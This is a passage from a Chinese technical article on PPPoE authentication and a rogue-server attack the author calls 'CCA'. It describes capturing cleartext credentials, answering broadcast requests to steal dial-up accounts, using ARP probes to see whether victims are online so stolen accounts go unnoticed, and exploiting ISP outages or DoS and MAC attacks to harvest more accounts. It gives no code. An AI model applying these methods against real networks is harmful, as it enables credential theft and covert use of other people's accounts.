


图3




图4

标记为Authenticate-Request的数据包，这个包的最后就明文表示着我们的用户名cd_cly和密码123。这是个拨号失败的验证过程，有兴趣的读者可以用自己的真实账号再实验一次，看看拨号成功的过程是什么样子。细心的读者会发现，服务器仅仅给我们发送了5个数据包，我们就将账号发送过去了，我们需要留心的就是这5个包。

从这个实验中，我们不仅搞清楚了PPPoE的验证过程，而且得到了一个重要数据，那就是ISP验证服务器的MAC地址。

攻击手段及原理详解

从上面的实验中我们可以看到，PPPoE最大的弱点在于它的第一个PADI数据包，因为它是广播包，不仅验证服务器可以收到它，存在于网络上的其他主机也可以收到，这就为假冒服务器攻击提供了条件。假冒服务器是冒充ISP的验证服务器，来骗取合法用户账号的攻击。它是极具威胁的，因为无论用户使用的是多么优秀的防火墙和杀毒软件，都无法察觉假冒服务攻击的存在。

这种攻击之所以没有得到重视，一是因为它难以察觉，二是因为它的平台依赖性，只有像Windows 2000、Windows 2003和Linux服务器系统才容易配置。然而问题在于，并不是没有消除平台依赖性的方法，这种方法就是编程实现假冒服务器攻击，我把它称作cd_cly Attack（以下简称CCA）。CCA程序的功能有：假冒服务，账号纪录，攻击强化，监视用户计算机状态，自动拨号和断开，用户验证，数据中转，数据流监视和分析。由于是编程实现，它还可以控制用户拨号失败时得到的错误提示，隐蔽性很高。

CCA最基本的功能有两个，就是数据包的监听和发送，也就是说CCA要建立在监听软件的基础之上。这样，我们就能判断连接请求，并对请求做出响应，以实现假冒服务。

下面大家将看到攻击者是如何利用CCA在不引起任何人注意的情况下完成所有攻击的。

1. 账号的窃取

假冒服务器，也是就运行了CCA的计算机，透明存在于这个网络当中，以一种守株待兔的方式默默地进行着账号的窃取。如图5所示，用户A进行PPPoE拨号时，




图5

计算机A向网络发送了一个PADI广播数据包，向验证服务器发出连接请求，ISP验证服务器和假冒服务器都收到了这个广播包，并单播发送了PADO数据包给计算机A，由于假冒服务器的负载和距离都小于ISP验证服务器，假

冒服务器的PADO数据包将率先到达计算机A，计算机A便与假冒服务器开始了PPPoE的验证过程，而不再向ISP的服务器发送任何数据。验证过程必将失败，用户A得到一个"远程计算机不能及时反映，连接被中止"的提示。这时，攻击者的CCA程序已经纪录了用户A的用户名、密码和计算机的MAC地址，并停止假冒服务。用户A看清楚错误提示之后，进行重拨，假冒服务已经停止，拨号成功，网络正常。CCA在一定时间间隔之后，重新开始假冒服务，等待下一个用户拨号。

要注意，此时用户B将有可能受到攻击，因为两边距离相等，而用户C和D很难受到攻击，因为他们会率先收到ISP验证服务器的PADO数据包，并与其进行正常验证。用户A只是不经意间经历了一次拨号错误，他会把原因归结为自己的系统问题或服务商的系统错误，绝对不会想到自己刚受到过一次被动攻击。在ISP的日志上，会显示一个用户在发送完PADI数据包后就没了音信，ISP会把原因归结为用户系统突然中断，也不会意识到假冒服务器的存在。

这样，一次盗取账号的过程就悄悄地结束了。攻击者还会利用这种方法得到更多的账号。账号失窃对用户来说非常危险，因为PPPoE账号在某些地区可以实现在线支付功能。

2.对用户的监视

得到账号对攻击者来说仅仅是一个开始，因为一个账号只能建立一个连接，也就是说如果攻击者随机选择账号进行连接并成功，随后这个账号的用户在连接时将多次得到用户名和密码被拒绝的提示，用户就可以察觉到账号有问题，并询问ISP，后者就可以将攻击者查找出来。对于这个问题，有人提出过利用分析用户上网日志的方法来避免冲突，然而这样做并不能将冲突概率减小到零。下面我将提出利用CCA完全避免冲突的方法。

CCA的用户监视功能将帮攻击者完成可用账号的选择（此时，假冒服务并未开启）。大家不要忘记，当攻击者接收到用户名和密码时，也同时得到了用户的MAC地址，有了MAC地址就可以监视用户的计算机状态，开机则账号不可用，关机则账号可用。监视是时刻进行的，如果对应账号的计算机由关机变为开机，CCA便立刻自动断开网络连接。用户开机后进行拨号连接一切正常，根本不会察觉到有人用过他的账号；CCA则会帮助攻击者选择另一个未开机的账号进行连接。

那么，攻击者是如何利用MAC地址进行监控的呢？原理很简单，就是看是否能收到来自那个MAC的数据。其实，只有MAC地址是不能进行主动监控的，攻击者只有在收到来自那个地址的广播包才会得知用户的计算机是开启的状态；如果这个包恰恰是PADI，攻击者即使用CCA程序自动与网络断开连接也来不及，就有可能被发现。然而这个网络环境决定了如果知道了一个用户的MAC地址，就可以知道他的IP地址。这个IP地址不是用户建立PPPoE后得到的IP地址，而是设在网卡上的固定IP地址，这个地址可能为任何一个内网地址或者受限地址，如图6所示，但无论是什么地址，一般都不会变动，并且对拨号没有任何影响。在拨号之后我们会得到另一个公网IP地址，上网用的就是这个公网IP，如图7所示。在这里，公网IP对攻击者没有任何用处，他的目标是固定IP。




图6




图7

由MAC地址对应IP地址的方法很简单，普通的监听软件就可以完成，存在于网络上的计算机势必会发送NBNS（NetBIOS Name Server）报文、BROWSER报文和ARP（Address Resolution Protocol，地址解析协议）报文，暴露自己的IP地址。有了IP地址，攻击者对用户的监视就简单多了。ping命令可以完成任务，但不是最优的选择，原因有两点，一是网络中计算机的IP地址是随机的，ping无法在没有路由的情况下跨网段发送 二是有的防火墙会完全阻止ping。攻击者会选用ARP包，假装询问指定IP对应的MAC是多少，诱骗目的主机向其返回数据，其实是完成监视。ARP广播发送，所有主机都会收到，并且偶尔一次的ARP包也不会被防火墙阻止。

CCA完成对用户的监视是非常隐蔽的，我们用图8来说明。假设攻击者已经拥有A、B、C和D的账号，计算机B和D处于关闭状态。




图8

CCA先分别向计算机A、B、C和D发送一个ARP包，开启状态的计算机将会做出回应，图8中，计算机A和C向CCA做了回应，CCA据此判断计算机B和D关机，账号可用。之后它用账号B进行网络连接，并且隔几秒种就

向B对应的IP发送ARP包，而不再向A、C、D发送任何数据 计算机A、C上的防火墙不会把仅仅一次的ARP定为攻击而报警，也不会对发给计算机B的ARP感兴趣。CCA收到来自计算机B的ARP回应的时候，说明B正处在开机过程中。CCA断开网络连接，保证攻击者不被发现。重复以上过程，攻击者基本可以做到在任何时间都能用不同账号进行拨号连接。

实验二 用Ethereal实现网络中MAC地址与IP地址的对应。

这个实验过程比较简单，大家打开Ethereal的监听，过2分钟后停止，查看数据，如图9所示。




图9

先看前两个数据包，从源地址可以看出，这是典型的受限地址，169.254.*.*，查看下方具体数据，就可以找到与其对应的源MAC地址。第三个数据包是ARP，源MAC地址很好找，而与它对应的IP地址就在"who has…… Tell"后面地10.*.*.*。

从实验中可以得出，如果我们掌握了一个MAC地址，就可以用这种方法来对应它的IP地址。人工做实在是太费精力了，让CCA来完成再好不过了。

经过以上的步骤，攻击者已经可以透明存在于网络中并利用他人的账号上网了，但攻击者远没有达到最终的目的，危险的攻击仍在继续。

3.窃取更多的账号

前文提到过，假冒服务器攻击只有在离用户主机比较近的情况下才能成功，远离的用户不会受到CCA的影响。但是，攻击者仍旧有机会得到网络中存在的所有账号，方法有两种。

第一种属于被动方法，隐蔽性极高，攻击者静等ISP验证服务器的故障时间，故障可能为停电、系统故障等，这时攻击者开始CCA假冒服务，因为网络上只存在一个假冒的服务器，不管多远的用户都会与它进行验证，在ISP故障恢复之前所有进行连接的账号都将被CCA纪录。而当用户询问ISP时会得到确切的系统故障的回应，没有人会意识到攻击者已经在这期间将几乎所有的账号都记录了下来。ISP故障恢复的时候，CCA也随即停止，一切恢复正常。

第二种方法是主动攻击，攻击者要冒一定的风险，利用CCA的攻击强化功能加强攻击。CCA的强化攻击可能包括对ISP验证服务器的DoS(Denial of Service，拒绝服务)攻击和MAC攻击。现在的ISP服务器对DoS攻击基本可以成功防范，不会有什么效果。但MAC攻击将是致命的，MAC攻击的目的在于中断ISP服务器和用户的连接，并拖慢整个网络，如图10所示。

